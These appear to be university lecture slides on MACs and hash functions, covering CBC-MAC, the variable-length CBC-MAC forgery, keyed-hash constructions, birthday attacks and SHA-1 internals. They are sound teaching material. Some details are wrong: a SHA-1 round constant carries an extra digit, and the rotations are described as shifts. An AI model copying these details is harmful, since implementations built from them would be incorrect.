
- Adversary goal: given  $n$  legal pairs  $(m_1, MAC_k(m_1)), \dots, (m_n, MAC_k(m_n))$  find a new legal pair  $(m, MAC_k(m))$  **efficiently** and with **non negligible probability**.
- If  $n$  is large enough then  $n$  pairs  $(m_i, MAC_k(m_i))$  determine the key  $k$  **uniquely** (with high prob.). Thus a non-deterministic machine can guess  $k$  and verify it. But doing this deterministically should be computationally hard.

# MACs Used in Practice

We describe


- MAC based on CBC Mode Encryption
  - uses a block cipher
  - slow
- MAC based on cryptographic hash functions
  - fast
  - no restriction on export

# Reminder: CBC Mode Encryption (Cipher Block Chaining)



# CBC Mode MACs

- Start with the all zero seed.
- Given a message consisting of  $n$  blocks  $M_1, M_2, \dots, M_n$ , apply CBC (using the secret key  $k$ ).



- Produce  $n$  "ciphertext" blocks  $C_1, C_2, \dots, C_n$ , discard first  $n-1$ .
- Send  $M_1, M_2, \dots, M_n$  & the authentication tag  $MAC_k(M) = C_n$ .

# Security of CBC MAC [BKR00]

- Pseudo random function: a function that looks random (to any polynomial time alg.)
- Recall: a good encoding scheme transforms the message in an apparently random string

**Claim:** If  $E_k$  is a pseudo random function, then the fixed length CBC MAC is resilient to forgery.

Proof outline: Assume CBC MAC can be forged efficiently. Transform the forging algorithm into an algorithm distinguishing  $E_k$  from random function efficiently.

see file *BKR2000.pdf* in course website

# CBC-MAC is insecure for variable-length messages

- CBC-MAC is secure for fixed-length messages, but insecure for variable-length messages
- if attacker knows correct message-tag pairs  $(m, t)$  and  $(m', t')$  can generate a third (longer) message  $m''$  whose CBC-MAC will also be  $t'$ 
  - XOR first block of  $m'$  with  $t$  and then concatenate  $m$  with this modified  $m'$
  - hence,  $m'' = m \parallel (m'_1 \oplus t) \parallel m'_2 \parallel \dots \parallel m'_x$

# Combined Secrecy & MAC

- Given a message consisting of  $n$  blocks  $M_1, M_2, \dots, M_n$ , apply CBC (using the secret key  $k_1$ ) to produce  $MAC_{k_1}(M)$ .
- Produce  $n$  ciphertext blocks  $C_1, C_2, \dots, C_n$  under a different key,  $k_2$ .
- Send  $C_1, C_2, \dots, C_n$  & the authentication tag  $MAC_{k_1}(M)$ .

# Hash Functions

- Map large domains to smaller ranges
- Example  $h: \{0, 1, \dots, p^2\} \rightarrow \{0, 1, \dots, p-1\}$  defined by  $h(x) = ax+b \text{ mod } p$
- Used extensively for searching (hash tables)
- Collisions are resolved by several possible means – chaining, double hashing, etc.

# Hash function and MAC

- Goal: compute MAC of a message using
  - hash function  $h$
  - message  $m$
  - Secret key  $k$
- MAC must be a function of the key and of the message
- Examples  $\text{MAC}_k(m)=h(k||m)$  or  $h(m||k)$  or  $h(k||m||k)$
- Also first bits of  $h(k||m)$  or  $h(m||k)$

# Collision Resistance

- A hash function  $h: D \rightarrow R$  is called *weakly collision resistant* for  $x \in D$  if it is hard to find  $x' \neq x$  such that  $h(x') = h(x)$
- A function  $h: D \rightarrow R$  is called *strongly collision resistant* if it is hard to find  $x, x'$  such that  $x' \neq x$  but  $h(x) = h(x')$

Note: if you find collision then you might be able to find two messages with the same MAC

# strong $\Rightarrow$ weak

- proof: we show ( $\neg$ weak  $\Rightarrow$   $\neg$ strong)
- given  $h$ , suppose there is poly alg.  $A_h$ :  
 $A_h(x) = x'$  s.t.  $h(x) = h(x')$
- we construct poly alg.  $B_h$  s.t.  
 $B_h() = (x, x')$  s.t.  $h(x) = h(x')$ :
  - randomly choose  $x$
  - return  $(x, A_h(x))$

# The Birthday Paradox

- If 23 people are chosen at random the probability that two of them have the same birth-day is greater than 0.5
- More generally, let  $h: D \rightarrow R$  be any mapping. If we choose  $1.1774|R|^{1/2}$  elements of  $D$  **at random**, the probability that two of them are mapped to the same image is 0.5.
  - the expected number of choices before finding the first collision is approximated by  $(\frac{1}{2} \pi |R|)^{1/2}$

# Birthday attack


- Given a function  $f$ , find two different inputs  $x_1, x_2$  such that  $f(x_1) = f(x_2)$ .
- E.g., if a 64-bit hash is used, there are approximately  $1.8 \times 10^{19}$  different outputs. If these are all equally probable, then it would take approximately  $5.38 \times 10^9$  (expected) attempts to generate a collision using brute force ( $5.1 \times 10^9$  is the number that makes probability = 0.5). This value is called **birthday bound**

# Cryptographic Hash Functions

Cryptographic hash functions are hash functions that are strongly collision resistant.

- Notice: No secret key.
- Should be very fast to compute, yet hard to find colliding pairs (impossible if  $P=NP$ ).
- Usually defined by:
  - Compression function mapping  $n$  bits (e.g. 512) to  $m$  bits (e.g 160),  $m < n$ .

# Extending to Longer Strings



$H : D \rightarrow R$  (fixed sets, typically  $\{0,1\}^n$  and  $\{0,1\}^m$ )

# Extending the Domain (cont.)

- The seed is usually constant
- Typically, padding (including text length of original message) is used to ensure a multiple of  $n$ .
- Claim: if the basic function  $H$  is collision resistant, then so is its extension.

# Lengths

- Input message length should be arbitrary. In practice it is usually up to  $2^{64}$ , which is good enough for all practical purposes.
- Block length is usually 512 bits.
- **Output length should be at least 160 bits to prevent *birthday attacks*.**

# Basing MACs on Hash Functions

- combine message and secret key, hash and produce MAC (*keyed hashing*)
  - $\text{MAC}_k(m) = h(k||m)$  KO adv. can add extra bits to message and compute correct MAC (knowledge of  $k$  not necessary, it suffices to add extra  $h$  blocks)
  - $\text{MAC}_k(m) = h(m||k)$  small problem: the adv. can exploit the *birthday paradox*; in fact assume  $k$  is the last block; then if adv. finds two colliding messages then she knows two messages with the same MAC - for all keys
  - $\text{MAC}_k(m) = h(k||m||k)$ : OK (similar to HMAC)
  - $\text{MAC}_k(m) = \text{first bits (e.g. first half)} \text{ of } h(k||m) \text{ or } h(m||k)$ : OK (adversary is not able to check correctness)

# Cryptographic Hash Functions


- MD family (“message digest”), MD-4, MD-5: broken
- SHA-0 [1993] SHA-1 [1995] (secure hash standard, 160 bits) ([www.itl.nist.gov/fipspubs/fip180-1.htm](http://www.itl.nist.gov/fipspubs/fip180-1.htm))
- RIPE-MD, SHA-2 256, 384 and 512 [2001] (proposed standards, longer digests, use same ideas of SHA-1)

Idea: divide the message in block

- perform a number of rounds (say 80) on each block
- each round mixes changes and shuffles bit of the block
- at the end what you get looks like a random string
- SHA-3 224, 256, 384, 512 [2012]


# SHA-1 basics

- similar to MD4 & MD5
- $|message| \leq 2^{64}$ ,  $|digest| = 160$ ,  
 $|block| = 512$
- original message is padded



# SHA-1 overview

- The 160-bit message digest consists of five 32-bit words: A, B, C, D, and E.
- Before first stage:  $A = 67452301_{16}$ ,  $B = efcdab89_{16}$ ,  $C = 98badcfe_{16}$ ,  $D = 10325476_{16}$ ,  $E = c3d2e1f0_{16}$ .
- After last stage  $A|B|C|D|E$  is message digest



# SHA-1: processing one block

Block (512 bit, 16 words)

- 80 rounds: each round modifies the buffer (A,B,C,D,E)

Round:

$$(A, B, C, D, E) \leftarrow$$

$$(E + f(t, B, C, D) + (A \ll 5) + W_t + K_t), A, (B \ll 30), C, D)$$

- t number of round,  $\ll$  denotes left shift
- $f(t, B, C, D)$  is a complicate nonlinear function
- $W_t$  is a 32 bit word obtained by expanding original 16 words into 80 words (using shift and ex-or)
- $K_t$  constants

$$K_t = \lfloor 2^{30} \sqrt{2} \rfloor = 5a827999_{16} \quad (0 \leq t \leq 19)$$

$$K_t = \lfloor 2^{30} \sqrt{3} \rfloor = 6ed9eba1_{16} \quad (20 \leq t \leq 39)$$

$$K_t = \lfloor 2^{30} \sqrt{5} \rfloor = 8f1bbcdcc_{16} \quad (40 \leq t \leq 59)$$

$$K_t = \lfloor 2^{30} \sqrt{10} \rfloor = ca62c1d6_{16} \quad (60 \leq t \leq 79)$$

# function f

$f(t, B, C, D) =$

- $(B \wedge C) \vee (\neg B \wedge D)$   $(0 \leq t \leq 19)$
- $B \oplus C \oplus D$   $(20 \leq t \leq 39)$
- $(B \wedge C) \vee (B \wedge D) \vee (C \wedge D)$   $(40 \leq t \leq 59)$
- $B \oplus C \oplus D$   $(60 \leq t \leq 79)$


# word $w_t$

